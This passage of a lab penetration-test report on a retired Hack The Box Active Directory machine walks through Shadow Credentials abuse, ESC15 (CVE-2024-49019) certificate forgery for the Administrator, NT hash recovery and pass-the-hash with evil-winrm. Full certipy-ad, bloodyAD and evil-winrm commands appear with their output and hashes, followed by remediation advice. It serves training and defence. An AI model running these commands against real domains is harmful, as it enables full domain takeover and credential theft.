
accountExpires           : 9223372036854775807
badPasswordTime          : 0
badPwdCount              : 0
CanonicalName            : tombwatcher.htb/Deleted Objects, cert_admin
                        DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
CN                       : cert_admin
                        DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
codePage                 : 0
countryCode              : 0
Created                  : 11/16/2024 12:07:04 PM
createTimeStamp          : 11/16/2024 12:07:04 PM
Deleted                  : True
Description              :
DisplayName              :
DistinguishedName        : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
dSCorePropagationData    : {11/16/2024 12:07:10 PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
givenName                : cert_admin
instanceType             : 4
isDeleted                : True
LastKnownParent          : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff               : 0
lastLogon                : 0
logonCount               : 0
Modified                 : 11/16/2024 12:07:27 PM
modifyTimeStamp          : 11/16/2024 12:07:27 PM
msDS-LastKnownRDN       : cert_admin
Name                     : cert_admin
                        DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
nTSecurityDescriptor     : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory           :
ObjectClass              : user
ObjectGUID               : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectsid                 : S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID           : 215
ProtectedFromAccidentalDeletion : False
pwdLastSet               : 133762504248946345
sAMAccountName           : cert_admin
sDRightsEffective        : 7
sn                       : cert_admin
userAccountControl       : 66048
uSNChanged               : 13197
uSNCreated               : 13186
whenChanged              : 11/16/2024 12:07:27 PM
whenCreated              : 11/16/2024 12:07:04 PM
```


`cert_admin` was found in the AD Recycle Bin with a recoverable GUID.

6. AD Recycle Bin Restore of cert_admin

Deleted objects can also be queried directly from the attack box via bloodyAD without a live WinRM session:

```
bloodyAD -d tombwatcher.htb -u john -p ':ad9324754583e3e42b55aad4d3b8d2bf' \
--host dc01.tombwatcher.htb --dc-ip 10.129.232.167 get search \
-c 1.2.840.113556.1.4.2064 --filter '(isDeleted=TRUE)'
```



john has GenericAll over cert_admin, and cert_admin holds enrollment rights on the WebServer template.

7. Shadow Credentials on cert_admin and ESC15 Certificate Abuse

Shadow Credentials were performed against cert_admin using john's GenericAll:

```
certipy-ad shadow auto -u john@tombwatcher.htb -hashes ':ad9324754583e3e42b55aad4d3b8d2bf' \
-account cert_admin -dc-ip 10.129.232.167
```

```
(base) [parallels@kali-gnu-linux-2023]-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad shadow auto -u john@tombwatcher.htb -hashes ':ad9324754583e3e42b55aad4d3b8d2bf' -account cert_admin -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'cert_admin'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4240e30f31d4456a8df013551fa85ba8'
[*] Adding Key Credential with device ID '4240e30f31d4456a8df013551fa85ba8' to the Key Credentials for 'cert_admin'
[*] Successfully added Key Credential with device ID '4240e30f31d4456a8df013551fa85ba8' to the Key Credentials for 'cert_admin'
[*] Authenticating as 'cert_admin' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: 'cert_admin@tombwatcher.htb'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'cert_admin.ccache'
File 'cert_admin.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'cert_admin.ccache'
[*] Trying to retrieve NT hash for 'cert_admin'
[*] Restoring the old Key Credentials for 'cert_admin'
[*] Successfully restored the old Key Credentials for 'cert_admin'
[*] NT hash for 'cert_admin': f87ebf0febd9c4095c68a88928755773
```

NT hash for cert_admin: **f87ebf0febd9c4095c68a88928755773**

Certipy confirmed the WebServer template was vulnerable to ESC15 as cert_admin:

```
certipy-ad find -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 \
-target 10.129.232.167 -vulnerable -stdout
```

```
(base) [~(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad find -u cert_admin -hashes :f87ebf0Febd9c4095c68a88928755773 -target 10.129.232.167 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (Ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
CA Name : tombwatcher-CA-1
DNS Name : DC01.tombwatcher.htb
Certificate Subject : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
Certificate Serial Number : 3428A7FC52C310B2460F8440AA8327AC
Certificate Validity Start : 2024-11-16 00:47:48+00:00
Certificate Validity End : 2123-11-16 00:57:48+00:00
Web Enrollment
  HTTP
    Enabled : False
  HTTPS
    Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
  Owner : TOMBWATCHER.HTB\Administrators
  Access Rights
    ManageCa : TOMBWATCHER.HTB\Administrators
               TOMBWATCHER.HTB\Domain Admins
               TOMBWATCHER.HTB\Enterprise Admins
    ManageCertificates : TOMBWATCHER.HTB\Administrators
                       TOMBWATCHER.HTB\Domain Admins
                       TOMBWATCHER.HTB\Enterprise Admins
  Enroll : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
0
Template Name : WebServer
Display Name : Web Server
Certificate Authorities : tombwatcher-CA-1
Enabled : True
Client Authentication : False
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Extended Key Usage : Server Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2024-11-16T00:57:49+00:00
Template Last Modified : 2024-11-16T17:07:26+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights : TOMBWATCHER.HTB\Domain Admins
                       TOMBWATCHER.HTB\Enterprise Admins
                       TOMBWATCHER.HTB\cert_admin
  Object Control Permissions
    Owner : TOMBWATCHER.HTB\Enterprise Admins
    Full Control Principals : TOMBWATCHER.HTB\Domain Admins
                             TOMBWATCHER.HTB\Enterprise Admins
    Write Owner Principals : TOMBWATCHER.HTB\Domain Admins
                             TOMBWATCHER.HTB\Enterprise Admins
    Write Dacl Principals : TOMBWATCHER.HTB\Domain Admins
                            TOMBWATCHER.HTB\Enterprise Admins
    Write Property Enroll : TOMBWATCHER.HTB\Domain Admins
                            TOMBWATCHER.HTB\Enterprise Admins
                            TOMBWATCHER.HTB\cert_admin
[+] User Enrollable Principals : TOMBWATCHER.HTB\cert_admin
[!] Vulnerabilities
  ESC15 : Enrollee supplies subject and schema version is 1.
[*] Remarks
  ESC15 : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
```

ESC15 (CVE-2024-49019) applies to schema version 1 templates where the application policy extension is not enforced by the CA. At certificate request time, an additional **Application Policies** extension can be injected specifying **Client Authentication**, overriding the template's intended use and allowing the resulting certificate to authenticate to the domain. Combined with supplying the administrator's UPN and SID in the request, the CA issues a certificate that can authenticate as Administrator.

A certificate was requested for `administrator@tombwatcher.htb` with the injected Client Authentication policy:

```
certipy-ad req -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 \
-target 10.129.232.167 -ca tombwatcher-CA-1 -template WebServer \
-upn 'administrator@tombwatcher.htb' \
-sid 'S-1-5-21-1392491010-1358638721-2126982587-500' \
-application-policies 'Client Authentication'
```

```
(base) [~](parallels@kali-gnu-linux-2023) [~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad req -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.232.167 -ca tombwatcher-CA-1 -template WebServer -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Certipy auth opened an LDAP shell as administrator:

```
certipy-ad auth -dc-ip 10.129.232.167 -pfx administrator.pfx -ldap-shell
```

```
(base) [~](parallels@kali-gnu-linux-2023) [~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad auth -dc-ip 10.129.232.167 -pfx administrator.pfx -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@tombwatcher.htb'
[*] SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.129.232.167:636'
[*] Authenticated to '10.129.232.167' as: 'u:TOMBWATCHER\Administrator'
Type help for list of commands
```

```
# whoami
u:TOMBWATCHER\Administrator
```

From the LDAP shell, Shadow Credentials were run on the Administrator account to produce a usable PFX:

```
# set_shadow_creds administrator
```

```
# set_shadow_creds administrator
Found Target DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Target SID: S-1-5-21-1392491010-1358638721-2126982587-500

KeyCredential generated with DeviceID: 1c69f09c-5975-48b6-be73-1cefecdfdf8d
Shadow credentials successfully added!
Saved PFX (#PKCS12) certificate & key at path: d11l0UMV.pfx
Must be used with password: 6SksxrnGxLkzvwxwo9ao
```

The new PFX was authenticated to recover the Administrator NT hash:

```
certipy-ad auth -pfx d11l0UMV.pfx -password '6SksxrnGxLkzvwxwo9ao' \
-username Administrator -domain tombwatcher.htb -dc-ip 10.129.232.167
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad auth -pfx d1110UMV.pfx -password '6SksxrnGxLkzvwwo9ao' -username Administrator -domain tombwatcher.htb -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
```

NT hash for Administrator: **f61db423bebe3328d33af26741afe5fc**

8. Domain Compromise — Administrator Hash and Root Flag

```
evil-winrm -i 10.129.232.167 -u Administrator -H f61db423bebe3328d33af26741afe5fc
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ evil-winrm -i 10.129.232.167 -u Administrator -H f61db423bebe3328d33af26741afe5fc

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
tombwatcher\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----         6/7/2026   4:06 PM           34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
fc776a8d1a4bd74d0c51c9307ed16b98
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

6 Remediation Summary

The findings from this assessment span Active Directory delegation abuse, orphaned permissions on a certificate template, and an exploitable ADCS template configuration. Remediation is prioritised by severity and enablement role within the attack chain.

6.1 Short Term

SHORT TERM REMEDIATION:

- Remove the orphaned SID from the WebServer template's enrollment rights immediately. The deleted `cert_admin` account's ACE remains active in the certificate template security descriptor and grants enrollment access to anyone who can restore and control that account. The ACE should be removed from the template's security descriptor, and the template should be audited to confirm that only current, named, least-privilege principals hold enrollment rights.
- Upgrade the WebServer certificate template schema version from 1 to 2 or later, and enable the 'Enforce certificate request' flag on the CA to prevent application policy injection at request time. Schema version 1 templates do not enforce the application policy extension, which is the root cause of ESC15. Migrating to schema version 2 closes the injection path without changing the template's legitimate use.
- Rotate all credentials and hashes affected by this assessment: `alfred`, `sam`, `john`, `cert_admin`, and `Administrator`. The `ansible_dev$` GMSA password should be rotated by removing and re-adding the GMSA to force a password refresh.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Review and remove the ACL chain linking `henry` to `john`. Each hop in the chain represents a misconfigured delegation right:
 - `henry` → `alfred`: remove WriteSPN
 - `alfred` → Infrastructure: remove AddSelf group membership right
 - Infrastructure → `ansible_dev$`: review whether GMSA read access should be granted to all Infrastructure members or scoped to specific accounts
 - `ansible_dev$` → `sam`: remove ForceChangePassword
 - `sam` → `john`: remove WriteOwner Use BloodHound to identify and remediate similar chains across the environment. Any path from a standard user account to a privileged group, service account, or Remote Management Users member represents a risk.
- Implement a certificate template review process. Run `certipy-ad find` regularly and audit all templates for unresolved SIDs in enrollment rights, schema version 1 with `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT`, and any template where manager approval is not required and enrollment is granted broadly. ESC1, ESC4, ESC15, and related misconfigurations frequently accumulate after CA configuration changes or account deletions.

6.3 Long Term

LONG TERM REMEDIATION:

- Replace service account passwords with Group Managed Service Accounts (gMSA) wherever possible. gMSA passwords are 240-character random strings rotated automatically, eliminating Kerberoasting and ForceChangePassword vectors entirely. Accounts like `alfred` and service accounts holding delegation rights are priority targets for this migration.
- Establish a BloodHound-based quarterly ACL audit. The WriteSPN, AddSelf, ForceChangePassword, WriteOwner, and GenericAll edges in this environment represent a class of AD misconfiguration that accumulates over time through legacy access grants and is invisible without graph-based tooling. Automated alerting on new dangerous edges added to tier-0 targets and Remote Management Users members should be implemented as an ongoing control.
- Implement a certificate enrollment monitoring process. Alert on certificates issued for accounts in privileged groups (Domain Admins, Enterprise Admins) or where the certificate requester differs from the certificate subject. The ESC15 exploitation in this assessment issued a certificate for `administrator` as `cert_admin` — this mismatch should be detectable in CA audit logs (Event ID 4887) with appropriate alerting.

7 Technical Findings Details

1. ADCS WebServer Template Vulnerable to ESC15 (CVE-2024-49019) Enables Forged Administrator Certificate - Critical

CWE	CWE-295 - Improper Certificate Validation
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	<p>The WebServer certificate template uses schema version 1 and the CA does not enforce the <code>CT_FLAG_NO_SECURITY_EXTENSION</code> flag. This makes the template vulnerable to ESC15 (CVE-2024-49019): at certificate request time, an <code>Application Policies</code> extension can be injected specifying <code>Client Authentication</code>, overriding the template's original intended use. Combined with supplying a target UPN (<code>administrator@tombwatcher.htb</code>) and the Administrator's SID in the request, the CA issues a certificate that can be used to authenticate as the domain Administrator. As <code>cert_admin</code> — an account with enrollment rights on this template — the certificate was requested, authenticated via certipy's LDAP shell, and used to obtain the Administrator NT hash.</p>
Impact	<p>Full domain compromise. A certificate for <code>administrator@tombwatcher.htb</code> was issued via ESC15. Certipy's LDAP shell allowed Shadow Credentials on the Administrator account, producing a PFX and NT hash. A pass-the-hash session via evil-winrm delivered the root flag.</p>
Affected Component	<ul style="list-style-type: none"> • ADCS WebServer template — schema version 1, application policy not enforced, <code>CT_FLAG_NO_SECURITY_EXTENSION</code> not set • tombwatcher-CA-1 — CA accepts Application Policies extension injection at request time
Remediation	<p>Upgrade the WebServer template from schema version 1 to schema version 2 or later. Schema version 2 templates enforce the application policy extension and prevent injection at request time, closing the ESC15 path. To upgrade:</p> <ol style="list-style-type: none"> 1. Open the Certificate Templates console 2. Duplicate the WebServer template (this creates a version 2 copy) 3. Configure the duplicate with the same settings and enrollment rights 4. Deprecate and remove the original schema version 1 template <p>Additionally, enable <code>CA Certificate Manager Approval</code> on any template that issues certificates usable for Client Authentication, so that certificate requests require manual administrator review before issuance. Monitor Event ID 4887 in the CA security log for certificates issued where the requester account differs from the certificate subject.</p>
References	<ul style="list-style-type: none"> • https://nvd.nist.gov/vuln/detail/CVE-2024-49019 • https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation

- <https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16>

Finding Evidence

Certipy confirmed the WebServer template as vulnerable to ESC15 when accessed as cert_admin:

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad find -u cert_admin -hashes :f87ebf0Febd9c4095c68a88928755773 -target 10.129.232.167 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (Ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
CA Name : tombwatcher-CA-1
DNS Name : DC01.tombwatcher.htb
Certificate Subject : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
Certificate Serial Number : 3428A7FC52C310B2460F8440AA8327AC
Certificate Validity Start : 2024-11-16 00:47:48+00:00
Certificate Validity End : 2123-11-16 00:57:48+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : TOMBWATCHER.HTB\Administrators
Access Rights
ManageCa : TOMBWATCHER.HTB\Administrators
TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
ManageCertificates : TOMBWATCHER.HTB\Administrators
TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
Enroll : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
0
Template Name : WebServer
Display Name : Web Server
Certificate Authorities : tombwatcher-CA-1
Enabled : True
Client Authentication : False
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Extended Key Usage : Server Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2024-11-16T00:57:49+00:00
Template Last Modified : 2024-11-16T17:07:26+00:00
Permissions
Enrollment Permissions
Enrollment Rights : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
TOMBWATCHER.HTB\cert_admin
Object Control Permissions
Owner : TOMBWATCHER.HTB\Enterprise Admins
Full Control Principals : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
Write Owner Principals : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
Write Dacl Principals : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
Write Property Enroll : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
TOMBWATCHER.HTB\cert_admin
[+] User Enrollable Principals : TOMBWATCHER.HTB\cert_admin
[!] Vulnerabilities
ESC15 : Enrollee supplies subject and schema version is 1.
[*] Remarks
ESC15 : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
```

ESC15: Arbitrary Application Policy Injection in V1 Templates (CVE-2024-49019 "EKUwu")

1. Description

ESC15, also known by the community name "EKUwu" (research by Justin Bollinger from TrustedSec) and tracked as CVE-2024-49019, describes a vulnerability affecting unpatched CAs. It allows an attacker to inject arbitrary Application Policies into a certificate issued from a Version 1 (Schema V1) certificate template. If the CA has not been updated with the relevant security patches (Nov 2024), it will incorrectly include these attacker-supplied Application Policies in the issued certificate. This occurs even if these policies are not defined in, or are inconsistent with, the template's intended Extended Key Usages (EKUs), thereby granting the certificate unintended capabilities.

For instance, an attacker could request a certificate from a V1 "WebServer" template (which typically only permits "Server Authentication" EKU) and, through this vulnerability, inject the "Client Authentication" OID (1.3.6.1.5.5.7.3.2) as an Application Policy. The resulting certificate could then potentially be used for client logon, contrary to the template's design. This attack is similar in principle to ESC1 (Enrollee Supplies Subject for SAN abuse) or ESC2 (Any Purpose EKU abuse) but specifically leverages the `szOID_APPLICATION_CERT_POLICIES` (Application Policies) certificate extension.

Prerequisite for ESC15: Based on current understanding and the exploitation details, this vulnerability appears to primarily affect Version 1 templates that *also* have the "Enrollee supplies subject" (`CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT`) setting enabled. This combination allows the attacker to provide subject information (which might be necessary for the target use case) alongside the malicious Application Policies in the CSR.

Technical Deep Dive (Pre-Patch Behavior):

- **Version 1 Template Behavior:** V1 templates are simpler than V2+ templates. They do not have a distinct "Application Policies" tab in their configuration. By default, when a CA processes a request for a V1 template, it often copies the EKUs defined in the template into both the EKU extension and the Application Policies extension of the issued certificate.
- **The Vulnerability (CVE-2024-49019 on Unpatched CAs):** When an attacker submits a CSR for a vulnerable V1 template (with "Enrollee supplies subject") to an unpatched CA, and that CSR includes an attacker-specified Application Policies extension, the CA would incorporate this attacker-supplied extension into the issued certificate as-is. It would not necessarily override, strip, or validate these injected policies against the template's defined EKUs.
- **Impact:** An attacker could enroll for such a V1 template and inject potent Application Policy OIDs. For example:
 - "Client Authentication" (OID 1.3.6.1.5.5.7.3.2) to enable network logon.
 - "Certificate Request Agent" (OID 1.3.6.1.4.1.311.20.2.1) to enable the certificate to act as an enrollment agent (leading to an ESC3-like attack). Windows systems (KDC for Kerberos PKINIT, or Schannel for TLS) might honor these injected Application Policies for authentication or enrollment agent purposes, effectively bypassing the EKU restrictions intended by the V1 template.

A certificate for administrator@tombwatcher.htb was requested with the injected Client Authentication application policy:

```
(base) [parallels@kali-gnu-linux-2023]~/Documents/HTB_Boxes/retired/tombwatcher
└─$ certipy-ad req -u cert_admin -hashes f87ebf0feb9c4095c08aa88928755773 -target 10.129.232.167 -ca tombwatcher-CA-1 --template WebServer --upn 'administrator@tombwatcher.htb' --sid 'S-1-5-21-1392491010-1358638721-2126982587-500' --application-policies 'Client Authentication'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
